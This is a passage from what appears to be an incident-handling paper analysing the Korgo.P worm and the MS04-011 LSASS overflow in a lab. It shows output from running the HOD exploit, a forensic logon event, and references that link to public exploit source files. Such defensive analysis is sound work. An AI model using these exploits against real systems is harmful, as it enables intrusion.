
MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1

--- Coded by .::[houseofdabus]::. ---

--- port under linux by froggy3s ---

[*] Target: IP: 10.10.20.2: OS: WinXP Professional [universal] lsass.exe
[*] Connecting to 10.10.20.2:445 ... OK
[*] Attacking ... OK

It stopped it as can be seen in the final screenshot.



It is interesting to note the difference in API that is listed as the source of the overflow. In Korgo.P, "lsass.exe::GetProcAddress" is listed while HOD shows "lsass.exe::LoadLibraryA." Either way, it is a significant advance in protection to have a piece of antivirus software that can properly detect and prevent a buffer overflow. If only Logan's department had already installed it on all of their computers.


InstallWatch Pro 2.5c

InstallWatch Pro is a free utility from EpsilonSquared[18] that creates a "Snapshot" of the contents of a hard drive and registry. The interface is extremely straightforward with large buttons that are self-explanatory: Install, Config, Snapshot, Analyze, Export, Updates, Tour, Help, and About. The intended purpose of the software is to track software installations by creating a system snapshot before the install and then analyzing the changes to the system after the install. With those features, one might think it was designed for malware analysis. ☺

The first screenshot shows the About page along with the easy to use buttons at the top of the program interface.

[18] http://www.epsilonsquared.com

This brief demonstration shows the output from InstallWatch after a manual infection of Korgo.P on a Windows XP virtual machine. The screenshot shows the left hand side where the "All Files" and "Registry" sections are easily accessed. "All Files" gives a hierarchy with documented changes to the filesystem such as added, deleted, and modified files. The "Registry" section provides the same hierarchy. Note the right hand side that shows the keys and values added during a Korgo.P infection.




InstallWatch Pro is an excellent, free tool that should be added to any incident handler's toolkit for windows malware analysis.

HOD Exploit Code and Korgo.P Correlation


There has not been any previous theory about Korgo using the houseofdabus (HOD) exploit code to my knowledge. I did extensive searches through Google before determining that it was not documented by someone else. While working with the Korgo.P worm and the modified HOD exploit code, I noticed that both exploits contained the same packet signatures with HOD visible in ASCII decodes by Ethereal and tcpdump. Additionally, full security auditing on logon events will detect a successful logon from a workstation named HOD.

Event Type: Success Audit
Event Source: Security
Event Category: Logon/Logoff
Event ID: 540
Date: 9/18/2004
Time: 10:06:14 AM
User: NT AUTHORITY\ANONYMOUS LOGON
Computer: GIAC-VICTIM
Description:
Successful Network Logon:
User Name:
Domain:
Logon ID: (0x0,0x121DD6)
Logon Type: 3
Logon Process: NtLmSsp
Authentication Package: NTLM
Workstation Name: HOD
Logon GUID: {00000000-0000-0000-0000-000000000000}

Ethereal Capture showing the HOD exploit initiated by a Linux host and the highlighted packet containing “HOD.”



Ethereal Capture showing the compromise by Korgo.P and the highlighted packet containing “HOD.”



7. References

Security Bulletins and Announcements

Microsoft Security Bulletin MS04-011
Security Update for Microsoft Windows (835732)
http://www.microsoft.com/technet/security/bulletin/MS04-011.mspxH

CVE Candidate CAN-2003-0533
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0533

eEye Research - Windows Local Security Authority Service Remote Buffer Overflow
http://www.eeye.com/html/Research/Advisories/AD20040413C.html

U.S. Cert Technical Cyber Security Alert TA04-104A
http://www.us-cert.gov/cas/techalerts/TA04-104A.html

U.S. Cert Vulnerability Note VU #753212
http://www.kb.cert.org/vuls/id/753212

Bugtraq #10108
http://securityfocus.com/bid/10108

Antivirus Vendor Analysis of Korgo.P

McAfee – Network Associates
http://vil.nai.com/vil/content/v_126341.htm

Sophos
http://www.sophos.com/virusinfo/analyses/w32korgop.html

BitDefender
http://www.bitdefender.com/html/virusinfo.php?menu_id=1&v_id=274

Symantec
http://www.symantec.com/avcenter/venc/data/w32.korgo.p.html

F-Secure
http://www.f-secure.com/v-descs/korgo_p.shtml

ProLand Software
http://www.pspl.com/virus_info/worms/korgop.htm

VirusList.com – Virus Encyclopedia
http://viruslist.com/eng/viruslist.html?id=1562410

Antivirus Vendor Analysis of Korgo Variants

F-Secure Virus Descriptions : Korgo
http://www.f-secure.com/v-descs/korgo.shtml

Sophos: W32/Korgo-A
http://www.sophos.com/virusinfo/analyses/w32korgoa.html

Panda Software: Korgo.A
http://www.pandasoftware.com/virus_info/encyclopedia/overview.aspx?IdVirus=47791&sind=0

Symantec: W32.Korgo.A
http://securityresponse.symantec.com/avcenter/venc/data/w32.korgo.a.html

Antivirus Vendor Analysis of Sasser

F-Secure
http://www.f-secure.com/v-descs/sasser.shtml

McAfee – Network Associates
http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=125007

Sophos
http://www.sophos.com/virusinfo/analyses/w32sassera.html

Symantec Virus Information Page for W32/Sasser.Worm
http://securityresponse.symantec.com/avcenter/venc/data/w32.sasser.worm.html

Exploit Code

BillyBastard.c
http://packetstormsecurity.org/0404- exploits/billybastard.c

04252004.ms04011lsass.c
http://packetstormsecurity.org/0405-exploits/04252004.ms04011lsass.c

HOD (houseofdabus) Exploit Code
http://downloads.securityfocus.com/vulnerabilities/exploits/HOD-ms04011-lsasrv-expl.c

HOD Exploit Code modified to compile on Linux
http://packetstormsecurity.nl/0405-exploits/win_msrpc_lsass_ms04-11_Ex.c

Incident Response and Other Tools Used

Helix: Incident Response and Forensics CD – version 1.5
http://www.efense.com/helix/

Suse Linux 9.1 Professional
http://www.suse.com

Snort Network Intrusion Detection System
http://www.snort.org

Bleeding Snort Ruleset
http://www.bleedingsnort.com/

Nmap Security Scanner
http://www.insecure.org/

nbtscan – NetBIOS Name Network Scanner
http://www.inetcat.org/software/nbtscan.html

tcpdump
http://www.tcpdump.org/

Netcat
http://netcat.sourceforge.net/

SOON.BAT
http://www.oreillynet.com/pub/h/1097

Ethereal
http://www.ethereal.com/

Windows Forensic Toolchest (WFT)

McAfee VirusScan
http://www.mcafee.com

InstallWatch 2.5c
http://www.epsilonsquared.com/